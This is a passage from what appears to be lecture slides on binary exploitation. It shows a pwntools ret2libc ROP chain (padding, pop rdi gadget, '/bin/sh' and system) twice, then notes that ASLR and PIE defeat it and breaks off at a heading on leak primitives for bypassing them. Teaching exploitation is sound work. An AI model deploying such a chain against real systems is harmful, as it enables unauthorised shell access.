
pwn.flat(
    b'A' * 22,           # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,     # pop rdi; ret
    next(libc.search(b'/bin/sh')), # address of "/bin/sh" string in libc
    libc.sym.system     # address of system() function
)
```



```


pwn.flat(
    b'A' * 22,           # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,     # pop rdi; ret
    next(libc.search(b'/bin/sh')), # address of "/bin/sh" string in libc
    libc.sym.system     # address of system() function
)

```




# Caveat

So far we assumed that addresses of gadgets and libc are known



# Caveat

Randomized address mappings break our attack



## 🤮 ASLR 🤮


- Address Space Layout Randomization
- Randomized memory layout on every execution
- Linux ASLR is based on 4 randomized (base) addresses
  - Stack, Heap, mmap, vdso
  - ... and a 5th one if binary is Position Independent Executable (PIE)
    - Location of .text, .rodata, .bss, .got depend on PIE base

# 🚀 Bypass ASLR and PIE 🚀

## Leak primitive

